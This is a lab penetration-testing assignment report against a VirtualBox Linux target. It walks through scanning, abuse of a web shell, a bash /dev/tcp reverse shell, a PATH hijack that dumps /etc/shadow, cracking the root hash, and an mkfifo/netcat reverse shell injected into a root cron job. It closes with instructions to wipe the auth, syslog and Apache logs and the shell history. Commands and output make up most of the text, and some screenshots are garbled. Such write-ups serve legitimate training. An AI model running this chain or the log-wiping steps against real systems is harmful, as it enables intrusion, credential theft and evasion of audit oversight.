

Ethical Hacking Assignment Report

Penetration Testing and Privilege Escalation

Target: 10.0.2.8

Attacker Machine: Kali Linux (10.0.2.4)

Date: May 7, 2026

Contents

1	Introduction	3
2	Information Gathering	4
2.1	Network Discovery	4
2.1.1	ARP Scan	4
2.1.2	Network Interface Configuration	5
3	Enumeration	6
3.1	Port Scanning and Service Detection	6
3.1.1	Nmap Service Scan	6
3.2	Web Directory Enumeration	6
4	Exploitation	8
4.1	Web Shell Enumeration	8
4.1.1	Initial Command Execution	8
4.2	Reverse Shell Connection	8
4.2.1	Setting Up the Listener	8
4.2.2	Reverse Shell Payload	9
4.3	Shell Stabilization	10
4.3.1	Spawn Interactive Shell	10
4.3.2	Set Terminal Type	10
5	Privilege Escalation Using Crontab	11
5.1	Basic Enumeration	11
5.2	Cron Job Discovery	11
5.3	Identifying Writable Cron Script	12
5.3.1	Check Script Permissions	12
5.3.2	View Current Script	12
5.4	PATH Hijacking Exploit	13
5.4.1	Create Malicious ls Binary	13
5.4.2	Manipulate PATH Environment	13
5.4.3	Trigger Cron Job Execution	13

5.5	Password Hash Cracking	13
5.5.1	Extract and Crack Hashes	14
5.6	Privilege Escalation - User Switching	14
5.7	Modifying Cron Script for Root Shell	15
5.7.1	Navigate to Script Location	15
5.7.2	Inject Reverse Shell Payload	15
5.7.3	Verify Script Content	16
6	Post Exploitation	17
6.1	Root Reverse Shell Connection	17
6.1.1	Setup Listener for Root Shell	17
6.1.2	Connection Received	17
6.2	Shell Stabilization for Root Access	17
6.2.1	Spawn Interactive Shell	17
6.2.2	Set Terminal Environment	18
6.2.3	Verify System Information	18
7	Covering Tracks	20
7.1	History Management	20
7.1.1	Parameters:	20
7.2	Log File Deletion	21
7.2.1	Clear Authentication Logs	21
7.2.2	Clear System Logs	21
7.2.3	Clear Web Server Logs	21
7.3	Artifact Removal	21
7.4	Clear Cron Payload	21
7.5	Final Verification	22

Chapter 1

Introduction

This report documents a comprehensive ethical hacking engagement targeting a vulnerable Linux machine (10.0.2.8). The objective is to demonstrate various penetration testing techniques including reconnaissance, enumeration, exploitation, privilege escalation, and post-exploitation activities.

The attack follows a structured methodology:

1. Information gathering and network discovery
2. Port scanning and service enumeration
3. Web application vulnerability discovery
4. Reverse shell establishment
5. Privilege escalation via cron job manipulation
6. Post-exploitation verification
7. Covering tracks to remove evidence

Environment Details:

- Target IP: 10.0.2.8
- Attacker IP: 10.0.2.4
- Operating System: Linux Lite 4.4
- Services: Apache HTTP Server, SSH, Samba

Chapter 2

Information Gathering

2.1 Network Discovery

The first phase of any penetration test involves discovering active hosts on the network using ARP scanning and network interface configuration analysis.

2.1.1 ARP Scan


ARP scanning is used to identify all active machines on the local network.

```
1 arp-scan -l
```

Listing 2.1: ARP Network Scan

This command reveals:

- 10.0.2.1 - Gateway (Unknown)
- 10.0.2.2 - Unknown host
- 10.0.2.8 - Target machine (Unknown)



```
(root@kali)~[/home/abdelmonem]
# arp-scan -l
Interface: eth0, type: EN10MB, MAC: 08:00:27:44:c2:86, IPv4: 10.0.2.4
WARNING: Cannot open MAC/Vendor file ieee-oui.txt: Permission denied
WARNING: Cannot open MAC/Vendor file mac-vendor.txt: Permission denied
Starting arp-scan 1.10.0 with 256 hosts (https://github.com/royhills/arp-scan)
10.0.2.1      52:55:0a:00:02:01      (Unknown: locally administered)
10.0.2.2      08:00:27:6c:fd:31      (Unknown)
10.0.2.8      08:00:27:87:32:d0      (Unknown)

3 packets received by filter, 0 packets dropped by kernel
Ending arp-scan 1.10.0: 256 hosts scanned in 1.853 seconds (138.15 hosts/sec). 3 responded
```

Figure 2.1: ARP Network Discovery Output

2.1.2 Network Interface Configuration

The `ifconfig` command displays network configuration details:

```
1 ifconfig
```

Listing 2.2: Network Interface Configuration

Key findings:

- Attacker machine has IP address 10.0.2.4
- Subnet mask: 255.255.255.0 (Class C private network)
- Active interfaces: eth0 and lo (loopback)

```
(root@kali)-[/home/abdelmonem]
# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 10.0.2.4 netmask 255.255.255.0 broadcast 10.0.2.255
    inet6 fe80::a00:27ff:fe44:c286 prefixlen 64 scopeid 0<link>
    ether 08:00:27:44:c2:86 txqueuelen 1000 (Ethernet)
    RX packets 76 bytes 13802 (13.4 KiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 1063 bytes 66822 (65.2 KiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
    inet6 ::1 prefixlen 128 scopeid 0<host>
    loop txqueuelen 1000 (Local Loopback)
    RX packets 8 bytes 480 (480.0 B)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 8 bytes 480 (480.0 B)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
```

Figure 2.2: Network Interface Configuration Output

Chapter 3

Enumeration

3.1 Port Scanning and Service Detection

Once the target is identified, we perform detailed port scanning to discover open services.

3.1.1 Nmap Service Scan

Using Nmap with service version detection:

```
1 nmap -sV 10.0.2.8
```

Listing 3.1: Nmap Service Version Scan

Results:

- **Port 80/TCP:** HTTP - Apache httpd 2.4.29 (Ubuntu)
- **Port 111/TCP:** RPC - rpcinbind 2-4
- **Port 139/TCP:** NetBIOS - Samba smbd 3.X - 4.X
- **Port 445/TCP:** NetBIOS - Samba smbd 3.X - 4.X
- **Port 2049/TCP:** NFS - NFS v3-4 (RPC #100003)

3.2 Web Directory Enumeration

Using DIRB to discover hidden web directories and files:

```
1 dirb http://10.0.2.8 -X .php
```

Listing 3.2: DIRB Directory Enumeration

Critical Finding:

```
(root@kali)-[/home/abdelmonem]
# nmap -sV 10.0.2.8
Starting Nmap 7.95 ( https://nmap.org ) at 2026-05-05 19:24 EEST
Nmap scan report for 10.0.2.8 (10.0.2.8)
Host is up (0.000073s latency).
Not shown: 995 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
80/tcp    open  http        Apache httpd 2.4.29 ((Ubuntu))
111/tcp   open  rpcbind     2-4 (RPC #100000)
139/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
2049/tcp  open  nfs         3-4 (RPC #100003)
MAC Address: 08:00:27:87:32:D0 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Service Info: Host: LINUX

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 11.31 seconds
```

Figure 3.1: Nmap Service Version Detection Results

- shell.php discovered at <http://10.0.2.8/shell.php>
- This web shell is vulnerable to command injection
- Can be exploited to achieve remote code execution

```
(root@kali)-[/home/abdelmonem]
# dirb http://10.0.2.8 -X .php

____
DIRB v2.22
By The Dark Raver
____

START_TIME: Tue May  5 19:29:46 2026
URL_BASE: http://10.0.2.8/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt
EXTENSIONS_LIST: (.php) | (.php) [NUM = 1]

____

GENERATED WORDS: 4612

____ Scanning URL: http://10.0.2.8/ ____
+ http://10.0.2.8/shell.php (CODE:200|SIZE:29)

____

END_TIME: Tue May  5 19:29:47 2026
DOWNLOADED: 4612 - FOUND: 1

(root@kali)-[/home/abdelmonem]
#
```

Figure 3.2: Web Directory Enumeration - shell.php Discovery

Chapter 4

Exploitation

4.1 Web Shell Enumeration

The discovered `shell.php` file accepts command parameters and executes them on the server.


4.1.1 Initial Command Execution

Testing command execution with the `whoami` command:

```
1 curl http://10.0.2.8/shell.php?cmd=whoami
```

Listing 4.1: Web Shell Command Test

Result: `user6` - Confirms remote code execution capability.



```
(root@kali)-[/home/abdelmonem]
# curl http://10.0.2.8/shell.php?cmd=whoami
user6
/*pass cmd as get parameter*/

(root@kali)-[/home/abdelmonem]
#
```

Figure 4.1: Web Shell Command Execution Test

4.2 Reverse Shell Connection

To establish a persistent interactive shell, we execute a reverse shell payload.

4.2.1 Setting Up the Listener


On the Kali machine (attacker), start netcat listener on port 4444:

```
1 nc -lvnp 4444
```

Listing 4.2: Netcat Reverse Shell Listener

Parameters:

- **-l**: Listen mode
- **-v**: Verbose output
- **-n**: Numeric IP only
- **-p**: Specify port 4444



```
(root@kali)-[/home/abdelmonem]
# nc -lvnp 4444
listening on [any] 4444 ...
connect to [10.0.2.4] from (UNKNOWN) [10.0.2.8] 42390
bash: cannot set terminal process group (961): Inappropriate ioctl for device
bash: no job control in this shell
Welcome to Linux Lite 4.4

Tuesday 05 May 2026, 12:37:54
Memory Usage: 311/985MB (31.57%)
Disk Usage: 5/217GB (3%)
Support - https://www.linuxliteos.com/forums/ (Right click, Open Link)

user6 / | var | www | html | whoami
whoami
user6
user6 / | var | www | html |
```

Figure 4.2: Netcat Listener Ready - Waiting for Reverse Shell Connection

4.2.2 Reverse Shell Payload

Execute the payload from the target via web shell:

```
1 curl "http://10.0.2.8/shell.php?cmd=bash %20-c%20'bash %20-i %20>%26%20/dev/tcp/10.0.2.4/4444%200>%261' "
```

Listing 4.3: Bash Reverse Shell Payload

This payload:

- **bash -i**: Interactive bash shell
- **>/dev/tcp/10.0.2.4/4444**: Redirect stdout to attacker
- **0>&1**: Redirect stderr to stdout

```
(root@kali)-[/home/abdelmonem]
# curl "http://10.0.2.8/shell.php?cmd=bash%20-c%20'bash%20-i%20%3E%26%20/dev/tcp/10.0.2.4/4444%20%3E%261'"
```

Figure 4.3: Reverse Shell Established Successfully

4.3 Shell Stabilization

The initial reverse shell is non-interactive and unstable. We upgrade it for better usability.

4.3.1 Spawn Interactive Shell

```
python3 -c 'import pty; pty.spawn("/bin/bash")'
```

Listing 4.4: Shell Stabilization - Interactive PTY

4.3.2 Set Terminal Type

```
export TERM=xterm
```

Listing 4.5: Shell Stabilization - Terminal Type

These commands provide a fully interactive shell with proper terminal handling.

```
user6 / | var | www | html python3 -c 'import pty; pty.spawn("/bin/bash")'
python3 -c 'import pty; pty.spawn("/bin/bash")'
Welcome to Linux Lite 4.4

Thursday 07 May 2026, 05:32:29
Memory Usage: 314/985MB (31.88%)
Disk Usage: 5/217GB (3%)
Support - https://www.linuxliteos.com/forums/ (Right click, Open Link)

user6 / | var | www | html export TERM=xterm
export TERM=xterm
user6 / | var | www | html id
id
uid=1005(user6) gid=1005(user6) groups=1005(user6)
user6 / | var | www | html pwd
pwd
/var/www/html
user6 / | var | www | html ls /home
ls /home
user1 user2 user3 user4 user5 user6 user7 user8
user6 / | var | www | html cat /etc/crontab
cat /etc/crontab
# /etc/crontab: system-wide crontab
# Unlike any other crontab you don't have to run the `crontab`
# command to install the new version when you edit this file
# and files in /etc/cron.d. These files also have username fields,
# that none of the other crontabs do.

SHELL=/bin/sh
PATH=/usr/local/sbin:/usr/local/bin:/sbin:/bin:/usr/sbin:/usr/bin

# m h dom mon dow user  command
*/5 * * * * root    /home/user4/Desktop/autoscript.sh
17 * * * * root    cd / && run-parts --report /etc/cron.hourly
25 6 * * * root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.daily )
47 6 * * 7 root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.weekly )
52 6 1 * * root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.monthly )
#
user6 / | var | www | html
```

Figure 4.4: Interactive Shell After Stabilization

Chapter 5

Privilege Escalation Using Crontab

5.1 Basic Enumeration

First, we identify the current user and environment:

```
1 whoami
2 id
3 pwd
4 ls /home
```

Listing 5.1: Basic System Enumeration

Current Status:

- Current user: `user6`
- UID: 1005, GID: 1005
- Current directory: `/var/www/html`
- Target: Escalate to root (UID 0)

5.2 Cron Job Discovery

System cron jobs are stored in `/etc/crontab`. View all scheduled tasks:

```
1 cat /etc/crontab
```

Listing 5.2: View System Crontab

Key Finding:

- Line 5: `/home/user4/Desktop/autoscript.sh` runs every 5 minutes as root
- Cron schedule: `*` (every minute divisible by 5)
- This script is our attack vector for privilege escalation

```
user6 / / var www html cat /etc/crontab
cat /etc/crontab
# /etc/crontab: system-wide crontab
# Unlike any other crontab you don't have to run the `crontab`
# command to install the new version when you edit this file
# and files in /etc/cron.d. These files also have username fields,
# that none of the other crontabs do.

SHELL=/bin/sh
PATH=/usr/local/sbin:/usr/local/bin:/sbin:/bin:/usr/sbin:/usr/bin

# m h dom mon dow user  command
*/5 * * * * root    /home/user4/Desktop/autoscript.sh
17 * * * * root    cd / && run-parts --report /etc/cron.hourly
25 6 * * * root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.daily )
47 6 * * 7 root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.weekly )
52 6 1 * * root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.monthly )
#
user6 / / var www html
```

Figure 5.1: System Crontab - Vulnerable Cron Job Identified

5.3 Identifying Writable Cron Script

5.3.1 Check Script Permissions

```
1 ls -ld /home/user4/Desktop
2 ls -l /home/user4/Desktop/autoscript.sh
```

Listing 5.3: Check Script Ownership and Permissions

Results:

- Directory permissions: **drwxr-xr-x** (user4 owner)
- Script permissions: **-rwxr-xr-x** (world readable and executable)
- The script is writable by user4

5.3.2 View Current Script

```
1 cat /home/user4/Desktop/autoscript.sh
```

Listing 5.4: View Current Cron Script

Current Content:

```
1 touch /home/user4/abc.txt
2 echo "I will automate the process"
3 bash -i
```

```
ls -ld /home/user4/Desktop
drwxr-xr-x 2 user4 user4 4096 Jun  4 2019 /home/user4/Desktop
ls -l /home/user4/Desktop/autoscript.sh
-rwxrwxr-x 1 user4 user4 69 Jun  4 2019 /home/user4/Desktop/autoscript.sh
cat /home/user4/Desktop/autoscript.sh
touch /home/user4/abc.txt
echo "I will automate the process"
bash -i
```

Figure 5.2: Original Vulnerable Cron Script

5.4 PATH Hijacking Exploit

Since the script uses relative commands without full paths, we can hijack the PATH environment variable.

5.4.1 Create Malicious ls Binary

```
1 cd /tmp
2 echo "cat /etc/shadow" > ls
3 chmod 777 ls
```

Listing 5.5: Create PATH Hijack - Malicious ls

5.4.2 Manipulate PATH Environment

```
1 export PATH=/tmp:$PATH
```

Listing 5.6: Modify PATH Environment Variable

Now /tmp is searched first when the cron job executes commands.

5.4.3 Trigger Cron Job Execution

```
1 cd /home/user5
2 ./script
```

Listing 5.7: Execute Script to Trigger PATH Hijack

When the script runs with root privileges, our malicious `ls` command executes and displays the shadow file.

5.5 Password Hash Cracking

With access to `/etc/shadow`, we extract and crack password hashes.

```

root@kali: /home/abdelmonem
Session Actions Edit View Help
user6 / var www html cd /tmp
cd /tmp
user6 / tmp echo "cat /etc/shadow" > ls
echo "cat /etc/shadow" > ls
user6 / tmp chmod 777 ls
chmod 777 ls
user6 / tmp export PATH=/tmp:$PATH
export PATH=/tmp:$PATH
user6 / tmp cd /home/user5
cd /home/user5
user6 / home user5 ./script
./script
root:$6$mqjgcFoM$X/qNpZR6gXPAdgDjFpaD1yPIqUF5L5ZDANRTKyvcHQwSqsX5LA7n22kjEkQhSP6Uq7cPaYfzPSmgATM9cwD1:18050:0:99999:7:::
daemon:x:17995:0:99999:7:::
bin:x:17995:0:99999:7:::
sys:x:17995:0:99999:7:::
sync:x:17995:0:99999:7:::
games:x:17995:0:99999:7:::
man:x:17995:0:99999:7:::
lp:x:17995:0:99999:7:::
mail:x:17995:0:99999:7:::
news:x:17995:0:99999:7:::
uuucp:x:17995:0:99999:7:::
proxy:x:17995:0:99999:7:::
www-data:x:17995:0:99999:7:::
backup:x:17995:0:99999:7:::
list:x:17995:0:99999:7:::
irc:x:17995:0:99999:7:::
gnats:x:17995:0:99999:7:::
systemd-timesync:x:17995:0:99999:7:::
systemd-network:x:17995:0:99999:7:::
systemd-resolve:x:17995:0:99999:7:::
syslog:x:17995:0:99999:7:::
_apt:x:17995:0:99999:7:::
messagebus:x:17995:0:99999:7:::
uuidd:x:17995:0:99999:7:::
lightdm:x:17995:0:99999:7:::
ntp:x:17995:0:99999:7:::
avahi:x:17995:0:99999:7:::
colord:x:17995:0:99999:7:::
dnsmasq:x:17995:0:99999:7:::
hplip:x:17995:0:99999:7:::
nm-openconnect:x:17995:0:99999:7:::
nm-openvpn:x:17995:0:99999:7:::
pulse:x:17995:0:99999:7:::
rtkit:x:17995:0:99999:7:::
saned:x:17995:0:99999:7:::
usbmux:x:17995:0:99999:7:::
geoclue:x:17995:0:99999:7:::
nobody:x:17995:0:99999:7:::

```

Figure 5.3: PATH Hijacking - Shadow File Contents Displayed

5.5.1 Extract and Crack Hashes

```

1 nano hash
2 john hash

```

Listing 5.8: Password Cracking with John the Ripper

Result: Root password cracked: 12345

5.6 Privilege Escalation - User Switching

Now we can switch to root using the cracked password:

```

1 su root

```

Listing 5.9: Switch to Root User

When prompted, enter password: 12345

We can also examine other user accounts:

```

1 su user4

```



Figure 5.4: Nano Editor - Hash File Contents for Cracking




Figure 5.5: John the Ripper - Root Password Successfully Cracked

Listing 5.10: Switch to user4

5.7 Modifying Cron Script for Root Shell

5.7.1 Navigate to Script Location

```
1 cd /home/user4/Desktop
2 ls -la
3 cat autoscript.sh
```

Listing 5.11: Navigate to Cron Script

5.7.2 Inject Reverse Shell Payload

Replace the script content with a reverse shell that connects back to the attacker:

```
user6 / | home | user5 su root
su root
Password: 12345

Welcome to Linux Lite 4.4

You are running in superuser mode, be very careful.

Thursday 07 May 2026, 06:46:23
Memory Usage: 314/985MB (31.88%)
Disk Usage: 5/217GB (3%)

root / > home > user5 su user4
su user4
Welcome to Linux Lite 4.4 user4

Thursday 07 May 2026, 06:47:07
Memory Usage: 316/985MB (32.08%)
Disk Usage: 5/217GB (3%)
Support - https://www.linuxliteos.com/forums/ (Right click, Open Link)
```

Figure 5.6: Successfully Switched to Root and user4

```
1 echo 'mkfifo /tmp/lcgdovi; nc 10.0.2.4 8888 0</tmp/lcgdovi | /bin
  /sh >/tmp/lcgdovi 2>&1; rm /tmp/lcgdovi' > autoscript.sh
```

Listing 5.12: Inject Reverse Shell into Cron Script

5.7.3 Verify Script Content

```
1 cat autoscript.sh
```

Listing 5.13: Verify Modified Cron Script

```
user4 ~ Desktop echo 'mkfifo /tmp/lcgdovi; nc 10.0.2.4 8888 0</tmp/lcgdovi | /bin/sh >/tmp/lcgdovi 2>&1; rm /tmp/lcgdovi' > autoscript.s
h
i | /bin/sh >/tmp/lcgdovi 2>&1; rm /tmp/lcgdovi' > autoscript.sh
user4 ~ Desktop cat autoscript.sh
cat autoscript.sh
mkfifo /tmp/lcgdovi; nc 10.0.2.4 8888 0</tmp/lcgdovi | /bin/sh >/tmp/lcgdovi 2>&1; rm /tmp/lcgdovi
user4 ~ Desktop
```

Figure 5.7: Cron Script Modified with Reverse Shell Payload

Chapter 6

Post Exploitation

6.1 Root Reverse Shell Connection

6.1.1 Setup Listener for Root Shell

On the attacker machine, listen on port 8888:

```
1 nc -lvnp 8888
```

Listing 6.1: Listener for Root Reverse Shell

Wait for the cron job to execute (at times divisible by 5: 10:10, 10:15, etc.).

6.1.2 Connection Received

Once the cron job executes, the reverse shell connects automatically. Verify root access:

```
1 whoami
2 id
```

Listing 6.2: Verify Root Access

Confirmation:

- whoami returns: root
- id returns: uid=0(root) gid=0(root) groups=0(root)

6.2 Shell Stabilization for Root Access

6.2.1 Spawn Interactive Shell

```
1 python3 -c 'import pty; pty.spawn("/bin/bash")'
```

Listing 6.3: Root Shell - Interactive PTY

```
(abdelmonem@kali)-[~]  
$ nc -lvp 8888  
listening on [any] 8888 ...  
connect to [10.0.2.4] from (UNKNOWN) [10.0.2.8] 42786  
whoami  
root  
command not found  
id  
uid=0(root) gid=0(root) groups=0(root)  
$ curl -s http://10.0.2.8/shell.php -d=bashx20-cx20-bash
```

Figure 6.1: Root Access Achieved via Cron Reverse Shell

6.2.2 Set Terminal Environment

```
1 export TERM=xterm
```

Listing 6.4: Root Shell - Terminal Configuration

6.2.3 Verify System Information

```
1 whoami  
2 hostname  
3 pwd
```

Listing 6.5: System Information Verification

Results:

- Current user: `root`
- Hostname: `osboxes`
- Current directory: `/root`

```
python3 -c 'import pty; pty.spawn("/bin/bash")'
Welcome to Linux Lite 4.4
Welcome to Linux Lite 4.4
You are running in superuser mode, be very careful.
You are running in superuser mode, be very careful.
Thursday 07 May 2026, 07:22:38
Memory Usage: 350/985MB (35.53%)
Disk Usage: 5/217GB (3%) 34.62%
Disk Usage: 5/217GB (3%)
root ~ export TERM=xterm
export TERM=xterm www.html > su user4
root ~ wh
Welcome to Linux Lite 4.4 user4
root ~ whoami
whoamiay 07 May 2026, 07:19:39
rootry Usage: 343/985MB (34.82%)
root ~ hostname(3%)
hostname https://www.linuxliteos.com/forums/ (Right click,
osboxes
root ~ pwd www.html > echo 'mkfifo /tmp/lcgdovi; r
pwd; rm /tmp/lcgdovi' > autoscript.sh
/rootcgdovi | /bin/sh >/tmp/lcgdovi 2>&1; rm /tmp/lcgdovi' >
root ~ pt.sh: Permission denied
```

Figure 6.2: Complete System Root Access Verification

Chapter 7

Covering Tracks

After successfully compromising the system, it is important to remove evidence of the attack to maintain operational security.

```
tail /var/log/auth.log
May 7 08:45:01 osboxes CRON[30898]: pam_unix(cron:session): session closed for user root
May 7 08:45:26 osboxes su[30903]: Successful su for root by user6
May 7 08:45:26 osboxes su[30903]: + /dev/pts/5 user6:root
May 7 08:45:26 osboxes su[30903]: pam_unix(su:session): session opened for user root by (uid=1005)
May 7 08:45:26 osboxes systemd-logind[720]: New session c5 of user root.
May 7 08:45:43 osboxes su[30938]: Successful su for user4 by root
May 7 08:45:43 osboxes su[30938]: + /dev/pts/5 root:user4
May 7 08:45:43 osboxes su[30938]: pam_unix(su:session): session opened for user user4 by (uid=0)
May 7 08:45:43 osboxes su[30938]: pam_systemd(su:session): Cannot create session: Already running in a session
May 7 08:50:01 osboxes CRON[31011]: pam_unix(cron:session): session opened for user root by (uid=0)
tail /var/log/apache2/access.log
10.0.2.4 - - [07/May/2026:08:31:19 -0400] "GET /zipfiles.php HTTP/1.1" 404 445 "-" "Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)"
10.0.2.4 - - [07/May/2026:08:31:19 -0400] "GET /zips.php HTTP/1.1" 404 441 "-" "Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)"
10.0.2.4 - - [07/May/2026:08:31:19 -0400] "GET /zoeken.php HTTP/1.1" 404 443 "-" "Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)"
10.0.2.4 - - [07/May/2026:08:31:19 -0400] "GET /zone.php HTTP/1.1" 404 441 "-" "Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)"
10.0.2.4 - - [07/May/2026:08:31:19 -0400] "GET /zones.php HTTP/1.1" 404 442 "-" "Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)"
10.0.2.4 - - [07/May/2026:08:31:19 -0400] "GET /zoom.php HTTP/1.1" 404 441 "-" "Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)"
10.0.2.4 - - [07/May/2026:08:31:19 -0400] "GET /zope.php HTTP/1.1" 404 441 "-" "Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)"
10.0.2.4 - - [07/May/2026:08:31:19 -0400] "GET /zorum.php HTTP/1.1" 404 442 "-" "Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)"
10.0.2.4 - - [07/May/2026:08:31:19 -0400] "GET /zt.php HTTP/1.1" 404 439 "-" "Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)"
10.0.2.4 - - [07/May/2026:08:31:25 -0400] "GET /shell.php?cmd=whoami HTTP/1.1" 200 183 "-" "curl/8.17.0"
```

Figure 7.1: Authentication Logs Before Cleanup - Evidence of Attack Visible

7.1 History Management

Clear the bash command history:

```
1 history -c
2 history -w
```

Listing 7.1: Clear Command History

7.1.1 Parameters:

- **-c**: Clear the history list
- **-w**: Write history to file

7.2 Log File Deletion

7.2.1 Clear Authentication Logs

```
1 cat /dev/null > /var/log/auth.log
```

Listing 7.2: Clear Authentication Logs

7.2.2 Clear System Logs

```
1 cat /dev/null > /var/log/syslog
```

Listing 7.3: Clear System Logs

7.2.3 Clear Web Server Logs

```
1 cat /dev/null > /var/log/apache2/access.log
```

Listing 7.4: Clear Apache Access Logs

```
1 cat /dev/null > /var/log/apache2/error.log
```

Listing 7.5: Clear Apache Error Logs

7.3 Artifact Removal

Remove temporary files created during the attack:

```
1 rm -f /tmp/ls
2 rm -f /tmp/lcgdovi
```

Listing 7.6: Remove Temporary Exploitation Files

7.4 Clear Cron Payload

Restore the cron script to a neutral state:

```
1 echo "" > /home/user4/Desktop/autoscript.sh
```

Listing 7.7: Clear Cron Script Payload

